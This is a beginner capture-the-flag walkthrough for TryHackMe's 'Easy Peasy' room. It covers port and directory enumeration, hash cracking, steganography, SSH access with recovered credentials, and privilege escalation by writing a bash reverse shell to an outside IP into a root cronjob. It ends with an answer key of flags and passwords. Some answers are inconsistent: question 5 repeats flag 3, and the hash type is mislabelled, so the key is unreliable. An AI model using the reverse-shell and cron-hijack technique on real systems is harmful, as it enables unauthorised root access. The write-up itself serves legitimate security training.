CTF Write-Up: Easy Peasy

The following writeup is for the Easy Peasy CTF hosted on TryHackMe, it is a free room aimed at beginners. The purpose of this CTF is to practice using basic tools such as Nmap and Gobuster along with performing privileges escalation via cronjobs. It was a great learning experience, and I had a lot of fun along the way.

1. Enumeration

First, I conducted an Nmap scan to identify open ports, service versions, and any common vulnerabilities or weaknesses for which the default scrip scan identifies. Here is the Nmap command that was used:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ sudo nmap -sC -sV -p- -T4 10.10.143.2 -oN easy_peasy.txt
```

Scan results:

- Ports: 80 (HTTP), 6498 (SSH), and 65524 (HTTP)


```
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
|_http-title: Welcome to nginx!
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: nginx/1.16.1
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2. Exploring Port 80 and 65524

Seeing as we identified that http is running on port 80 and 65524, I decided to contact a Gobuster scan to find any hidden directories or files:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.143.2:80
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.143.2:80
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/05 08:30:18 Starting gobuster
===============================================================
/hidden (Status: 301)
/index.html (Status: 200)
/robots.txt (Status: 200)
===============================================================
2024/06/05 08:32:30 Finished
===============================================================
```

This revealed a very interesting directory called /hidden, if you visit it, you are presented with the following:




It is just a static page that contains an image, nothing was found in the source code either. Note, I explored the robots.txt file for port 80 but it contains nothing of use. I decided to download the file and see if it uses steganography, but nothing was found (used binwalk and steghide with zero interesting results).

The /hidden directory must be important in some respect, so I decided to perform another Gobuster scan to find more hidden directories or files within the hidden directory:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.143.2/hidden
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.143.2/hidden
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/05 08:43:18 Starting gobuster
===============================================================
/index.html (Status: 200)
/whatever (Status: 301)
===============================================================
2024/06/05 08:45:28 Finished
===============================================================
```

The Gobuster scan found another directory (/whatever) like seen in the image above. If you navigate to that directory and view the page source code, you can find some base64 encoded text:




If you decode the base64 string, you can find the first flag:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ echo "ZmxhZ3tmMXJzN19mbDRnfQ==" | base64 -d
flag{f1rs7_fl4g}
```

Let’s now explore the other web server running on port 65524 using Gobuster:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.10.143.2:65524
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.143.2:65524
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2024/06/05 08:47:48 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.hta (Status: 403)
/.htpasswd (Status: 403)
/index.html (Status: 200)
/robots.txt (Status: 200)
/server-status (Status: 403)
===============================================================
2024/06/05 08:49:58 Finished
===============================================================
```


This didn’t reveal anything too interesting, however, when navigating to the robots.txt file, you can find what appears to be some sort of hash or encoded text:



I used a tool called hash-identifier which determined it to be an MD5 hash, so let’s try to crack it using md5hashing.net which is a web based cracking tool:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ hash-identifier
   ##########################################################################
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   #                                                                        #
   ##########################################################################
 HASH: a18672860d0510e5ab6699730763b250

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```



Boom, we have the second flag.


Upon investigating the source code of the index.html page for port 65524, I found the third flag and a hint:

They are activated by symlinking available configuration files from their respective Fl4g 3 : flag{9fdafbd64c47471a8f54cd3fc64cd312} *-available/ counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2ensite`, `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.


The hint can be seen in the screenshot below:

```
          Apache 2 It Works For Me
    <p hidden>its encoded with ba....:ObsJmP173N2X6dOrAgEAL0Vu</p>
        </span>
      </div>
<!--      <div class="table_of_contents floating_element">
        <div class="section_header section_header_grey">
          TABLE OF CONTENTS
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#about">About</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#flag">hi</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#scope">Scope</a>
        </div>
        <div class="table_of_contents_item floating_element">
          <a href="#files">Config files</a>
        </div>
      </div>
-->
```

Once again, this appears to be encoded text, and the hint 'ba....' appears to be alluding towards something encoded with a base encoding format (i.e., base64, 62, etc). Let's use cyberchef to try and decode it:



After some investigation, it turned out to be base62 encoded, and after decoding it, it seems to be a directory. Let's visit it:



We are presented with a static image in the background. If you view the source code or just select the faint text you can see on the page, you can find some “random” text:

```
<html>
<head>
<title>random title</title>
<style>
    body {
    background-image: url("https://cdn.pixabay.com/photo/2018/01/26/21/20/matrix-3109795_960_720.jpg");
    background-color:black;


    }
</style>
</head>
<body>
<center>
<img src="binarycodepixabay.jpg" width="140px" height="140px"/>
<p>940d71e8655ac41efb5f8ab850668505b86dd64186a66e57d1483e7f5fe6fd81</p>
</center>
</body>
</html>

```

Using hash-identifier, it appears to be a SHA-256 hash so let’s try and crack it using john and the provided wordlist:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ john --format=gost --wordlist=/home/kali/Downloads/easypeasy_1596838725703.txt hashes.txt

Using default input encoding: UTF-8
Loaded 1 password hash (gost, GOST R 34.11-94 [64/64])
Will run 13 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
mypasswordforthatjob (?)
1g 0:00:00:00 DONE (2024-06-05 09:17) 16.66g/s 85683p/s 85683c/s 85683C/s velvel..sunshine
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


This worked, and appears to have uncovered a password “mypasswordforthatjob”.

3. Steganography

After some time, I decided on looking into the images found in the hidden directory (see above). I used binwalk and found nothing, so I decided to extract the image using steghide:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ steghide extract -sf binary.jpeg
Enter passphrase:
wrote extracted data to "secrettext.txt".
```

As you can see in the image above, this extracted a txt file named ‘secrettext.txt’ (note! I used the password we found earlier to extract the file). If you read the file, you are given a username and password, with the password encoded in some way (likely binary due to what the image is). Let’s try to decode the password using Cyberchef:



As you can see, this decoded the password. This is more than likely SSH credentials:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ ssh boring@10.10.143.2 -p 6498
The authenticity of host '[10.10.143.2]:6498 ([10.10.143.2]:6498)' can't be established.
ED25519 key fingerprint is SHA256:6XHUSqR7Smm/Z9qPOQEMkXuhmxFm+McHTLbLqKoNL/Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.143.2]:6498' (ED25519) to the list of known hosts.
**************************************************************************
**        This connection are monitored by government offical           **
**            Please disconnect if you are not authorized               **
** A lawsuit will be filed against you if the law is not followed       **
**************************************************************************
boring@10.10.143.2's password:
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
You Have 1 Minute Before AC-130 Starts Firing
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
!!!!!!!!!!!!!!!!!!I WARN YOU !!!!!!!!!!!!!!!!!!!!
boring@kral4-PC:~$
```

We are in! let’s go explore. I started off by listing the contents of the current directory, this is how I found the ‘user.txt’ flag:

```
boring@kral4-PC:~$ ls -la
total 40
drwxr-xr-x 5 boring boring 4096 Jun 15  2020 .
drwxr-xr-x 3 root   root   4096 Jun 14  2020 ..
-rw------- 1 boring boring    2 Jun  5 06:24 .bash_history
-rw-r--r-- 1 boring boring  220 Jun 14  2020 .bash_logout
-rw-r--r-- 1 boring boring 3130 Jun 15  2020 .bashrc
drwx------ 2 boring boring 4096 Jun 14  2020 .cache
drwx------ 3 boring boring 4096 Jun 14  2020 .gnupg
drwxrwxr-x 3 boring boring 4096 Jun 14  2020 .local
-rw-r--r-- 1 boring boring  807 Jun 14  2020 .profile
-rw-r--r-- 1 boring boring   83 Jun 14  2020 user.txt
boring@kral4-PC:~$ cat user.txt
User Flag But It Seems Wrong Like It`s Rotated Or Something
synt{a0jvgf33zfa0ez4y}
boring@kral4-PC:~$
```

However, the flag appears to be rotated so let's undo that:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ echo "synt{a0jvgf33zfa0ez4y}" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
flag{n0wits33msn0rm4l}
```

4. Privileges Escalation

The last flag requires us to be root, so let's attempt to escalate to root. I tried to find binaries with the SUID bit set, among other things, but after some exploring I found a secretcronjob script that we can use to invoke a shell with root privileges:

```
boring@kral4-PC:/var/www$ ls -la
total 16
drwxr-xr-x  3 root   root   4096 Jun 15  2020 .
drwxr-xr-x 14 root   root   4096 Jun 13  2020 ..
drwxr-xr-x  4 root   root   4096 Jun 15  2020 html
-rwxr-xr-x  1 boring boring   33 Jun 14  2020 .mysecretcronjob.sh
boring@kral4-PC:/var/www$ cat .mysecretcronjob.sh
#!/bin/bash
# i will run as root
boring@kral4-PC:/var/www$
```

I simply found a bash reverse shell script from pentest monkey and copied into the file using nano (you can also just echo the line):

```
#!/bin/bash
# i will run as root
bash -i >& /dev/tcp/10.4.85.213/4444 0>&1
```

I then started a netcat listener on my local machine:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
```

And after a moment, we have received a connection:

```
┌──(kali㉿kali)-[~/Documents/easy_peasy]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.85.213] from (UNKNOWN) [10.10.143.2] 35156
bash: cannot set terminal process group (1657): Inappropriate ioctl for device
bash: no job control in this shell
root@kral4-PC:/var/www#
```

I navigated to the root directory, and this is where I found the final flag:

```
cd ../../root
root@kral4-PC:~# ls
ls
root@kral4-PC:~# ls -la
ls -la
total 40
drwx------  5 root root 4096 Jun 15  2020 .
drwxr-xr-x 23 root root 4096 Jun 15  2020 ..
-rw-------  1 root root    2 Jun  5 06:39 .bash_history
-rw-r--r--  1 root root 3136 Jun 15  2020 .bashrc
drwx------  2 root root 4096 Jun 13  2020 .cache
drwx------  3 root root 4096 Jun 13  2020 .gnupg
drwxr-xr-x  3 root root 4096 Jun 13  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   39 Jun 15  2020 .root.txt
-rw-r--r--  1 root root   66 Jun 14  2020 .selected_editor
root@kral4-PC:~# cat .root.txt
cat .root.txt
flag{63a9f0ea7bb98050796b649e85481845}
root@kral4-PC:~#
```

Questions Answered:

1. **How Many ports are open?**
   - 3
2. **What is the version of nginx?**
   - 1.16.1
3. **What is running on the highest port?**
   - Apache
4. **Using GoBuster, find flag 1**
   - flag{f1rs7_fl4g}
5. **Further enumerate the machine, what is flag 2?**
   - flag{9fdafbd64c47471a8f54cd3fc64cd312}

6. **Crack the hash with easypeasy.txt, What is the flag 3?**
    - flag{9fdafbd64c47471a8f54cd3fc64cd312}
7. **What is the hidden directory?**
    - /n0th1ng3ls3m4tt3r
8. **Using the wordlist that is provided to you in this task crack the hash. What is the password?**
    - mypasswordforthatjob
9. **What is the password to login to the machine via SSH?**
    - iconvertedmypasswordtobinary
10. **What is the user flag?**
    - flag{n0wits33msn0rm4l}
11. **What is the root flag?**
    - flag{63a9f0ea7bb98050796b649e85481845}

The Easy Peasy CTF was an excellent exercise for practicing fundamental skills. I thoroughly enjoyed it, however, the name of the CTF is a tad degrading for myself because I struggled with a couple aspects of this challenge (mainly the steganography and cronjob privilege escalation). However, despite the fact that I struggled, it taught me a lot, especially in regards to being thorough with enumeration directories. I highly recommend this for beginners, if you need any help, feel free to contact me. Happy hacking!